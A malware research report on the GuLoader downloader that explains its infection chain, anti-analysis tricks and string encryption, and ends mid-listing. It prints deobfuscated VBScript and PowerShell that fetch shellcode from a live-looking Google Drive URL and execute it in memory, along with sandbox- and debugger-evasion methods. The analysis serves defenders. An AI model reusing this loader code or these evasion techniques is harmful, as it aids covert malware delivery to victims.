Cloud-Based Malware Delivery: The Evolution of GuLoader

research.checkpoint.com/2023/cloud-based-malware-delivery-the-evolution-of-guloader/

May 22, 2023

Research by: Alexey Bukhteyev, Arie Olshtein.

Key takeaways

- GuLoader is a prominent shellcode-based downloader that has been used in a large number of attacks to deliver a wide range of the "most wanted" malware.
- GuLoader has been active for more than three years and is still undergoing further development. The latest version integrates new anti-analysis techniques, which results in it being significantly challenging to analyze. New GuLoader samples receive zero detections on VirusTotal, ensuring its malicious payloads also remain undetected.
- GuLoader's payload is fully encrypted, including PE headers. This allows threat actors to store payloads using well-known public cloud services, bypass antivirus protections, and keep payloads available for download for a long period of time.
- Earlier versions of GuLoader were implemented as VB6 applications containing encrypted shellcode. Currently, the most common versions are based on the VBScript and the NSIS installer. The VBScript variant stores the shellcode on a remote server.

Introduction

Antivirus products are constantly evolving to become more sophisticated and better equipped to handle complex threats. As a result, malware developers strive to create new threats that can bypass the defenses of antivirus products. "Packing" and "crypting" services are specifically designed to resist analysis. GuLoader is one of the most prominent services cybercriminals use to evade antivirus detection.



Figure 1 – The number of attacks using GuLoader in the past 6 months.

In addition to code encryption, GuLoader utilizes many other techniques including anti-debugging and sandbox evasion techniques. A distinguishing feature of GuLoader is that the encrypted payload is uploaded to a remote server. The would-be attacker gets a highly protected shellcode-based loader that downloads the payload from a remote server, and decrypts and runs it in memory without dropping the decrypted data to the hard drive.

Despite Google's efforts to block GuLoader's encrypted malicious payloads, GuLoader still downloads payloads from Google Drive in most cases. The following chart shows the statistics of the different hosting services used by GuLoader over the past month.



Figure 2 – Different hosting services used by GuLoader between March – April 2023.

We see evidence that GuLoader is currently being used to distribute the following malware:

- Formbook
- XLoader
- Remcos
- 404Keylogger
- Lokibot
- AgentTesla
- NanoCore
- NetWire

Early GuLoader samples managed to avoid detection by antivirus products, but later different security solutions became capable of detecting this malware. However, in parallel with the ongoing development of antivirus software by cybersecurity vendors, the GuLoader developers also continued improving their product. In the absence of previous research findings and

understanding of the anti-analysis mechanisms employed in GuLoader, analyzing the code of the new version would be exceedingly challenging. You will discover the reasons for this below in our report.

Technical details

The earlier versions of GuLoader were implemented as VB6 applications containing encrypted shellcode. The shellcode performed the main functions of loading the encrypted payload, decrypting it and launching it from memory.

Currently, the most common versions are based on the VBScript and the NSIS installer (Nullsoft Scriptable Install System).

VBScript variant

In the earlier version described at the end of 2022, the shellcode was stored inside the VBScript.

A distinctive feature of the new version is that the encrypted shellcode is hosted on a cloud service (usually Google Drive). VBScript itself contains only a small obfuscated PowerShell script and a lot of junk code. This allows GuLoader samples to maintain a very low detection rate.

Here is an example of an infection chain that uses the VBS variant of GuLoader:



Figure 3 – Infection chain that uses VBS variant of GuLoader.

Let’s consider a sample with SHA256 5fcfdf0e241a0347f9ff9caa897649e7fe8f25757b39c61afddbe288202696d5. At the time of uploading to VirusTotal (VT) on March 3, 2023, it had 0 detections:

0
/ 58
Community Score
No security vendors and 3 sandboxes flagged this file as malicious
5fcfdf0e241a0347f9ff9caa897649e7fe8f25757b39
c61afddbe288202696d5
J10663-23 RFQ.vbs
167.38 KB
Size
2023-03-24 08:28:34 UTC
20 days ago
vba obfuscated run-file runtime-modules open-file detect-debug-environment checks-network-adapters run-dll long-sleeps direct-cpu-clock-access write-file macro-powershell

Figure 4 – Zero detections of GuLoader sample in VT.

Two days after it was uploaded, only 17 out of 59 vendors flagged this sample as malicious.

We should note that at the time of writing this article, it has been 3 weeks since the specified sample was uploaded to VT, and the URLs for both downloading the GuLoader shellcode and for downloading the malicious payload (Remcos) were still active:

Description	MD5	URL
Shellcode	141da1d174041a32cc6a234d80d0b850	hxxps://drive.google.com/uc?export=download&id=1BZ2BJVzqOMDwarpjiTzKEiwa42W1Dj9q

Payload	bcea24378a2134429ca82164827f1c25	hxxps://drive.google.com/uc?export=download&id=1soTWv6y3rkBBbmMcBMOwovCqXxU4UQRB

Let’s take a look inside the GuLoader VBScript. It contains a lot of pseudo-random comments and some useless commands. After cleaning it up a bit, the code we got looks like this:

```
Cicisbeian = "Wscript.Shell"
Afsoningengaardmanden = String(18,"P")
set Baptistery = CreateObject(Cicisbeian)
Set ObjExec = Baptistery.Exec("cmd /k echo ____________shell")
strFromProc = ObjExec.StdOut.ReadLine()
strFromProc=mid(strFromProc,13, 5)
Declaimun = "power" &  strFromProc
''... skipped data ...
pa0 = pa0 + "$Parrotb = Nugacities4"
'... skipped data ...
pa0 = pa0 + "rA0p8FdA D4UdD SF LC E"
pa0 = pa0 + "DExETeA AF M0 EDFl4De"
pa0 = pa0 + "FNy0 PF U6LeDAl9sqAS"
'... skipped data ...
pa0 = pa0 + "';$Tjene1= Gothites9 $"
pa0 = pa0 + "Parrotb;if([IntPtr]::siz"
pa0 = pa0 + "e -eq 8){.$env:windir"
pa0 = pa0 + "\S*64\W*Po*er*\v1.0\*"
pa0 = pa0 + "ll.e*e $Tjene1 ;}else{&"
pa0 = pa0 + "$Tjene0 $Tjene1;}"

pa0 = replace(pa0,"Nugacities4",chr(34))
birdiein.ShellExecute Declaimun ,chrw(34) & pa0 & chrw(34), "", "", i
```

Figure 5 – Cleaned GuLoader VBScirpt.

The purpose of this code is to call the PowerShell interpreter and pass it the code of the script collected in the “**pa0**” variable as a parameter.

If we look at the contents of the “**pa0**” variable after adding the omissions and hyphens, we get the following script:

```
1   $Parrotb = """OpF Su GnCic Tt FiTuopenKj Ens saCemOulHaeGuvTue PO U2 S  F{ D  S  L  D FapOra FrSeaPem
2
3   Function Gothites9 ([String]$Nontra53)
4   {
5       For($Benzami=2; $Benzami -lt $Nontra53.Length-1; $Benzami+=(2+1))
6       {
7           $samleve = $samleve + $Nontra53.Substring($Benzami, 1)
8       };
9       $samleve;
10  }
11
12  $Tjene0 = Gothites9 ' OIUlEDiXSa ';
13  $Tjene1= Gothites9 $Parrotb;
14
15  if([IntPtr]::size -eq 8)
16  {
17      .$env:windir\S*64\W*Po*er* 1.0\*ll.e*e $Tjene1 ;
18  }
19  else{
20      &$Tjene0 $Tjene1;
21  }
```

Figure 6 – GuLoader obfuscated PowerShell script.

We see that this new script contains the function “**Gothites9**“, which implements cutting the passed string starting from the second character with a step of 3. Therefore, the result for the command **“$Tjene0 = Gothites9 ‘ OIUIEDiXSa ‘;”** is “**IEX** ”.

The string **$Parrotb** is converted in the same way. Starting from position 2, taking every third character from this string gives us a string that is another PowerShell script:

```
Function samleve02 {    param([String]$Nontra53);    $hetero = '';    Write-Host $hetero; Write-Host $hetero; Write-Host $hetero;    $Ensomtammo =
byte[] ($Nontra53.Length / 2);    For($Benzami=0; $Benzami -lt $Nontra53.Length; $Benzami+=2){        $Ensomtammo[$Benzami/2] = [convert]::ToByte
a53.Substring($Benzami, 2), 16);        $Ensomtammo[$Benzami/2] = ($Ensomtammo[$Benzami/2] -bxor 132);    } [String][System.Text.Encoding]::ASCII
nsomtammo);}$Rhom0=samleve02 'D7FDF7F0E1E9AAE0E8E8';$Rhom1=samleve02 'C9EDE7F6EBF7EBE2F0AAD3EDEAB7B6AAD1EAF7E5E2E1CAE5F0EDF2E1C9E1F0ECEBE0F7';$Rh
leve02 'C3E1F0D4F6EBE7C5E0E0F6E1F7F7';$Rhom3=samleve02 'D7FDF7F0E1E9AAD6F1EAF0EDE9E1AACDEAF0E1F6EBF4D7E1F6F2EDE7E1F7AACCE5EAE0E8E1D6E1E2';$Rhom4=
02 'F7F0F6EDEAE3';$Rhom5=samleve02 'C3E1F0C9EBE0F1E8E1CCE5EAE0E8E1';$Rhom6=samleve02 'D6D0D7F4E1E7EDE5E8CAE5E9E1A8A4CCEDE0E1C6FDD7EDE3A8A4D4F1E6E

 ...

EBEC3E1F0C0E1E8E1E3E5F0E1C2EBF6C2F1EAE7F0EDEBEAD4EBEDEAF0E1F6ACACE2EFF4A4A0D7F4E5F6F0E8E1F6E0A4A0EFE1E1EAE8FDE5B0ADA8A4ACC3C0D0A4C4ACDFCDEAF0D4F0
4DFD1CDEAF0B7B6D9A8A4DFD1CDEAF0B7B6D9A8A4DFD1CDEAF0B7B6D9ADA4ACDFCDEAF0D4F0F6D9ADADAD';&($keenlya7) $Mennes6;$Ekspa = fkp $keenlya5 $keenlya6;$Me
 samleve02 'A0C3E5E9E9E1B6B0BCB7A4B9A4A0C5EAE5F0EBE9EDFEE5F0AACDEAF2EBEFE1ACDFCDEAF0D4F0F6D9BEBEDEE1F6EBA8A4B2B1B0A8A4B4FCB7B4B4B4A8A4B4FCB0B4AD'
nlya7) $Mennes7;$Mennes8 = samleve02 'A0CAF1E8F7F0EDE8E8E1A4B9
A4B4FCB7B4B4B4A8A4B4FCB0AD';&($keenlya7) $Mennes8;$samleve01 = 'https://drive.google.com/uc?export=download&id=1BZ2BJVzqOMDwarpjiTzKEiwa42W1Dj9q'
ve00 = samleve02 'A0C3EBF0ECEDF0E1F7A4B9A4ACCAE1F3A9CBE6EEE1E7
```

Figure 7 – GuLoader PowerShell script after removing the first layer of obfuscation.

This script is called either by using the IEX command (if the OS is 32-bit) or passed as a parameter to the PowerShell interpreter called from the SysWOW64 folder (if the OS is 64-bit). This is because the GuLoader shellcode must run in a 32-bit process.

We can already see that the script code contains the URL pointing to Google Drive.

However, the resulting script is still heavily obfuscated. The script starts with a function that is used to decode strings:

```
1  Function samleve02 {
2      param([String]$Nontra53);
3      $hetero = '';
4      Write-Host $hetero;
5      Write-Host $hetero;
6      Write-Host $hetero;
7      $Ensomtammo = New-Object byte[] ($Nontra53.Length / 2);
8      For($Benzami=0; $Benzami -lt $Nontra53.Length; $Benzami+=2)
9      {
10         $Ensomtammo[$Benzami/2] = [convert]::ToByte($Nontra53.Substring($Benzami, 2), 16);
11         $Ensomtammo[$Benzami/2] = ($Ensomtammo[$Benzami/2] -bxor 132);
12     }
13
14     [String][System.Text.Encoding]::ASCII.GetString($Ensomtammo);
15 }
16
17 # System.dll
18 $Rhom0=samleve02 'D7FDF7F0E1E9AAE0E8E8';
19 # Microsoft.Win32.UnsafeNativeMethods
20 $Rhom1=samleve02 'C9EDE7F6EBF7EBE2F0AAD3EDEAB7B6AAD1EAF7E5E2E1CAE5F0EDF2E1C9E1F0ECEBE0F7';
21 # GetProcAddress
22 $Rhom2=samleve02 'C3E1F0D4F6EBE7C5E0E0F6E1F7F7';
23 # System.Runtime.InteropServices.HandleRef
24 $Rhom3=samleve02 'D7FDF7F0E1E9AAD6F1EAF0EDE9E1AACDEAF0E1F6EBF4D7E1F6F2EDE7E1F7AACCE5EAE0E8E1D6E1E2';
```

Figure 8 – Encoded strings in the GuLoader PowerShell script.

It is interesting that all lines in the nested script are stored in encoded form, except for the line with the URL.

After deobfuscating the script, we got the following code:

```
$Gamme2483 = $VirtualAlloc.Invoke([IntPtr]::Zero, 654, 0x3000, 0x40)
$Nulstille = $VirtualAlloc.Invoke([IntPtr]::Zero, 70414336, 0x3000, 0x4)

$samleve01 = 'https://drive.google.com/uc?export=download&id=1BZ2BJVzqOMDwarpjiTzKEiwa42W1Dj9q';

$Gamme2482=$env:appdata
$Gamme2482=$Gamme2482+'\Unmig.For';
$Gothites='';

if (-not(Test-Path $Gamme2482)) {
    while ($Gothites -eq '') {
        $Gothites = (New-Object Net.WebClient).DownloadString($samleve01)
        Start-Sleep 5
    }
    Set-Content $Gamme2482 $Gothites;
}

$Gothites = Get-Content $Gamme2482;

$Mennes = [System.Convert]::FromBase64String($Gothites)
[System.Runtime.InteropServices.Marshal]::Copy($Mennes, 0,  $Gamme2483, 654)
$Pleskenen=$Mennes.count-654;
[System.Runtime.InteropServices.Marshal]::Copy($Mennes, 654, $Nulstille, $Pleskenen)
$CallWindowProcA.Invoke($Gamme2483,$Nulstille,$NtProtectVirtualMemory,0,0)
```

Figure 9 – Deobfuscated GuLoader PowerShell script.

Now we can see that the script allocates 2 memory areas, downloads the data from the link to Google Drive, and saves it to a temporary file **"%APPDATA%\Umig.For"**. Next, the contents of the downloaded file are decoded using BASE64. The first 654 bytes of the decoded data are placed in the first memory area ("$Gamme2483" in the example), and the rest in the

second (“$Nulstille” in the example). The first 654 bytes contain an obfuscated shellcode which is intended to decrypt the second copied area containing the main part of the shellcode in encrypted form.

Control is transferred to the decryptor by using the **CallWindowsProc** callback function, which also receives the address of the encrypted shellcode and the address of the **NtProtectVirtualMemory** function as arguments.

NSIS-installer based variant

Unlike the VBS variant, samples based on the NSIS contain the GuLoader shellcode, albeit in encrypted form. This allows you to run the sample in a sandbox and see the behavior of GuLoader even if the sandbox is not connected to the Internet. Static analysis of NSIS script and encrypted shellcode is also possible.

Such samples now receive a consistent number of detections by antivirus products at the time of the first upload to VirusTotal.



Figure 10 – Detection rate of NSIS-installer-based GuLoader variant.

We will not describe this variant in detail, as it was already analyzed in the article GuLoader: The NSIS Vantage Point.

GuLoader shellcode

The same version of the shellcode is used in both the NSIS and VBS variants. As in previous GuLoader versions, the shellcode implements a large number of anti-analysis techniques:

Sandbox evasion techniques including:

- Scanning memory for VM-related strings.
- Checking if the hypervisor bit is enabled, using CPUID instruction (https://evasions.checkpoint.com/techniques/cpu.html#check-if-being-run-in-Hypervisor-via-cpuid).
- Measuring time, using RDTSC in combination with CPUID (https://evasions.checkpoint.com/techniques/timing.html#rdtsc).
- Searching for QEMU related files: C:\Program Files\Qemu-ga\qemu-ga.exe and C:\Program Files\qga\qga.exe.
- Counting the number of Windows, using the EnumWindows API function (https://evasions.checkpoint.com/techniques/ui-artifacts.html#check-number-of-top-level-windows).
- Checking if there are any VM-related drivers present, using the EnumDeviceDrivers API function.
- Enumerating installed software, using the MsiEnumProductsA and MsiGetProductInfoA.

Anti-debugging techniques:

- Hooking the functions DbgBreakPoint (https://anti-debug.checkpoint.com/techniques/process-memory.html#patch_ntdll_dbgbreakpoint) and DbgUiRemoveBreakIn (https://anti-debug.checkpoint.com/techniques/process-memory.html#patch_ntdll_dbguiremotebreakin) to prevent the debugger from attaching.
- Hiding the main thread from the debugger calling the NtSetInformationThread function with the ThreadHideFromDebugger (https://anti-debug.checkpoint.com/techniques/interactive.html#ntsetinformationthread) ThreadInformationClass value.

Knowing the techniques used by the GuLoader shellcode, it is quite easy to bypass them by using a debugger in the process of dynamic analysis. However, in the new version, we encountered a technique that makes both debugging and static analysis extremely difficult.

A new anti-analysis technique

Starting from the end of 2022, the GuLoader shellcode uses a new anti-analysis technique, which consists of breaking the normal flow of code execution by deliberately throwing a large number of exceptions and handling them in a vector exception handler that transfers control to a dynamically calculated address.

To throw exceptions, the code uses the **int3** instruction. It was possible to implement a script to automatically replace **int3** instructions with jump instructions to the correct address:

```
5F                  pop edi
CC                  int3
E1 8D               loope 36DC5E1
FC                  cld
F0                  ???
0281 2C24E51C       add al,byte ptr ds:[ecx+1CE5242C]
```

```
5F                  pop edi
EB 04               jmp 36DC657
8D                  ???
FC                  cld
F0                  ???
02                  ???
812C24 E51C6302     sub dword ptr ss:[esp],2631CE5
```

Figure 11 – Replacement of the int3 instruction with the jmp instruction.

This technique was first described in the article Malware Analysis: GuLoader Dissection Reveals New Anti-Analysis Techniques and Code Injection Redundancy. However, in the new version this technique has been improved. The shellcode started using three different patterns to throw exceptions and break the normal flow of code execution.

Accessing an invalid memory address to cause access violation.

This pattern is quite straightforward. First, as a result of mathematical operations, one of the registers is set to zero value. The shellcode then attempts to write data to the memory addressed by this register:

```
51                      push    ecx
B9 D1 55 EE F5          mov     ecx, 0F5EE55D1h
81 E9 85 F9 2B BF       sub     ecx, 0BF2BF985h
81 C1 B4 A3 3D C9       add     ecx, 0C93DA3B4h
89 19                   mov     [ecx], ebx
9D                      popf
                ; ---------------------------------------
8F                      db  8Fh
```

Figure 12 – Accessing invalid memory address to raise the access violation exception.

This causes the access violation exception (**0xC0000005**). The exception is handled in GuLoader by the registered VEH which calculates the new address to continue the shellcode execution. The numbers used and the mathematical operations that lead to the calculation of the zero value are always different.

Setting the Trap Flag to raise the single-step exception.

GuLoader uses the following combination of instructions to set TF in the EFALGS register:

```
59                      pop     ecx
57                      push    edi
BF 7A 64 2D 7F          mov     edi, 7F2D647Ah
81 EF A6 5E 28 6D       sub     edi, 6D285EA6h
81 EF 7B 1C 6A 47       sub     edi, 476A1C7Bh
81 C7 A7 17 65 35       add     edi, 356517A7h
51                      push    ecx
9C                      pushf
89 E1                   mov     ecx, esp
09 39                   or      [ecx], edi
9D                      popf
66 85 C6                test    si, ax
78 09                   js      short loc_3304
98                      cwde
1A D6                   sbb     dl, dh
```

Figure 13 – Setting a Trap Flag to raise the single-step exception.

At first glance, it is unclear what happens in this piece of code. However, if we calculate the valued in the register EDI, we get the value 0x100. The combination of the next few instructions is intended to push the EFLAGS and set the TF (Trap Flag) bit to “1”. The modified value from the stack is then set back to the EFLAGS register.

When the Trap flag is set in the EFLAGS register but no debugger is attached, the processor generates a single-step exception (**0x80000004**) after the execution of the next instruction. In GuLoader, the registered VEH is called in this case. However, if the debugger is attached, the GuLoader’s VEH is not called and execution follows the wrong path.

The code chunks in the GuLoader shellcode are always different; various combinations of registers can be used. As in the case of invalid memory address, the numbers used and the mathematical operations that lead to the calculation of the value 0x100 to set TF in the EFLAGS register are always different.

Using int3 to raise the breakpoint exception.

Using int3 as instruction as an anti-analysis technique was already implemented in the previous version of GuLoader. However, it is still used in various parts of the GuLoader shellcode. When the CPU encounters the int3 instruction in the absence of a debugger, it generates a breakpoint exception (**0x80000003**) and the registered VEH is called. However, if a debugger is attached, the control is transferred to the debugger's interrupt handler which typically pauses the program's execution.

The int3 instruction is usually followed by random bytes that break the normal execution of the shellcode:

```
5F                                      pop     edi
51                                      push    ecx
CC                                      int     3               ; Trap to Debugger
86 5C 3B 79                             xchg    bl, [ebx+edi+79h]
37                                      aaa
6E                                      outsb
52                                      push    edx
E4 AC                                   in      al, 0ACh        ; Interrupt Controller #2
C1 46 85 8B                             rol     dword ptr [esi-7Bh], 8Bh
```

Figure 14 – Using int3 to raise the breakpoint exception.

As a result, we cannot determine the correct execution path without analyzing the code of the GuLoader VEH.

Exception handler

To calculate a new jump address in the case of one of the 3 specified exceptions, and direct the program to a new execution path, GuLoader registers a vector exception handler (VEH) using the **RtlAddVectoredExceptionHandler** function.

To see how the jump address is calculated, let's look at the VEH code.

Like other parts of the code, VEH code is obfuscated. It contains junk instructions, and important values are calculated dynamically using XOR operations:

```
cmp     ax, dx
mov     eax, [esp+ExceptionInfo]
cmp     dh, 34h ; '4'
mov     edx, [eax+EXCEPTION_POINTERS.ExceptionRecord]
mov     edx, [edx+EXCEPTION_RECORD.ExceptionCode]
test    bx, dx
mov     ecx, 0C20FB388h
cmp     dh, ah
test    ax, ax
xor     ecx, 0C2E7DFE9h
nop
test    ah, 39h
xor     ecx, 982093E7h
xor     ecx, 58C8FF83h  ; 0xC0000005
cmp     bx, ax
cmp     edx, ecx        ; EDX = ExceptionCode
jz      EXCEPTION_ACCESS_VIOLATION
```

Figure 15 – Obfuscated VEH code.

However, after the decompilation in IDA this code looks very simple:

```
  exception_info_ = info;
  exception_code = info->ExceptionRecord->ExceptionCode;
  switch ( exception_code )
  {                                             // EXCEPTION_ACCESS_VIOLATION
    case 0xC0000005:
      if ( info->ExceptionRecord->ExceptionInformation[1] )
        return EXCEPTION_CONTINUE_SEARCH;
      sub_37743();
EXCEPTION_ACCESS_VIOLATION:
      context = ab_check_DR(exception_info_);
      context->_Eip += context->_Eip[2] ^ 0x8B;
      return EXCEPTION_CONTINUE_EXECUTION;      //
                                                // EXCEPTION_SINGLE_STEP
    case 0x80000004:
      goto EXCEPTION_ACCESS_VIOLATION;          //
                                                // EXCEPTION_BREAKPOINT
    case 0x80000003:
      context_ = ab_check_DR(info);
      opcode = context_->_Eip;
      if ( *opcode == 0xCC )
      {
        offset = opcode[1] ^ 0x8B;
        for ( ptr = &context_->_Eip[offset - 1]; context_->_Eip + 2 != ptr; --ptr )
        {
          if ( *ptr == 0xCC )
            return EXCEPTION_CONTINUE_SEARCH;
        }
        context_->_Eip += offset;
        return EXCEPTION_CONTINUE_EXECUTION;
      }
      break;
  }
  return EXCEPTION_CONTINUE_SEARCH;
```
Figure 16 – Decompiled VEH code.

As you can see, VEH actions are slightly different depending on the exception code. In the case of exceptions **0x80000004** (**EXCEPTION_SIGNLE_STEP**) and **0xC0000005** (**EXCEPTION_ACCESS_VIOLATION**), it gets the value of the byte at offset 2 from the instruction where the exception occurred and XORs that byte with some constant value (**0x8B** in the example). In the case of exception **0x80000003** (**EXCEPTION_BREAKPOINT**), the byte at offset 1 is taken and also XORs with the constant. It should be noted that the specified constant is different in all samples. The resulting value is then added to the EIP value in the exception context. Therefore, when exiting the exception handler, control is transferred to the new address.

In all cases, the exception handler also checks the status of the debug registers:

```
CONTEXT *__usercall ab_check_DR@<eax>(EXCEPTION_POINTERS *exc_ptr@<eax>)
{
  CONTEXT *context; // eax

  context = exc_ptr->ContextRecord;
  if ( context->Dr0 || context->Dr1 || context->Dr2 || context->Dr3 || context->Dr6 || context->Dr7 )
    context = 0;
  return context;
}
```
Figure 17 – Checking debug registers in VEH.

If any hardware breakpoints are set, the exception handler refers to the zero address instead of the ContextRecord address. This eventually causes the application to crash.

In the case of **EXCEPTION_BREAKPOINT**, the exception handler also looks for software breakpoints in the address space between the old EIP and the calculated new EIP values.

Despite the huge variety of code combinations that can be used to trigger the execution of the exception handler, they all follow 3 patterns, and we can implement a regular expression to find most of them. However, we expect that the GuLoader developers may change the patterns in new versions.

To patch one instruction on which an exception is raised and replace it with a jump to a correct address in **x32dbg,** you can use the following script (you must replace **0x8B** with a constant value from the sample you analyze):

```
mov $const, 0x8B
cmp 1:[eip], 0xCC
je exception_breakpoint

mov $x, 1:[eip + 2]
xor $x, $const
jmp patch

exception_breakpoint:
mov $x, 1:[eip + 1]
xor $x, $const

patch:
sub $x, 2
1:[eip+1] = $x
1:[eip] = 0xEB
```

URL decryption

All the strings, including the URL for downloading the final payload, are encrypted and stored in a specific form in the shellcode:

```
; eax is set to the address of the allocated memory
8B 44 24 04             mov     eax, [esp+target_enc_str_buffer]
; first 4 bytes of the buffer contain the length of the encrypted string
; the bytes are calculated using xor, add, and sub operations:
C7 00 75 9B D5 11       mov     dword ptr [eax], 11D59B75h
81 30 0E 84 7B 49       xor     dword ptr [eax], 497B840Eh
81 28 1C 8B 75 41       sub     dword ptr [eax], 41758B1Ch
81 00 B3 6B C7 E8       add     dword ptr [eax], 0E8C76BB3h ; 12 00 00 00
; ...
; increment eax by 4
05 97 47 CD 01          add     eax, 1CD4797h
2D 93 47 CD 01          sub     eax, 1CD4793h ; eax = eax + 4
; ...
; calculate next 4 bytes of the encrypted string
C7 00 B9 FD D8 E0       mov     dword ptr [eax], 0E0D8FDB9h
81 30 06 79 13 36       xor     dword ptr [eax], 36137906h
81 30 AD 51 65 B7       xor     dword ptr [eax], 0B76551ADh
81 30 81 FA 9D 8C       xor     dword ptr [eax], 8C9DFA81h  ; 12 00 00 00 93 2F 33 ED
; ...
```

For the example above, we deobfuscated the code, clearing it of junk instructions and jumps. In reality, the code contains a large number of garbage and invalid instructions. To help understand the obfuscation complexity, this is part of the original code corresponding to the previous example:



Figure 18 – Composing encrypted strings in the heavily obfuscated GuLoader shellcode.

Unlike strings, the decryption key is stored as a regular sequence of bytes following the decryption function:

```
E8 50 FF FF FF                          call    ab_decrypt
                               ; ---------------------------------------------------------------------------
E3 2F 40 ED 60 94 A6 A5+                db 0E3h, 2Fh, 40h, 0EDh, 60h, 94h, 0A6h, 0A5h, 64h, 0C5h
64 C5 FD DD 12 46 0A EA+                db 0FDh, 0DDh, 12h, 46h, 0Ah, 0EAh, 20h, 83h, 0F3h, 0D4h
20 83 F3 D4 B9 9A 3B 2A+                db 0B9h, 9Ah, 3Bh, 2Ah, 31h, 87h, 0CFh, 0BBh, 14h, 0E4h
31 87 CF BB 14 E4 75 79+                db 75h, 79h, 5Ch, 0F7h, 69h, 0A3h, 3Ah, 78h, 8Ah, 8Bh
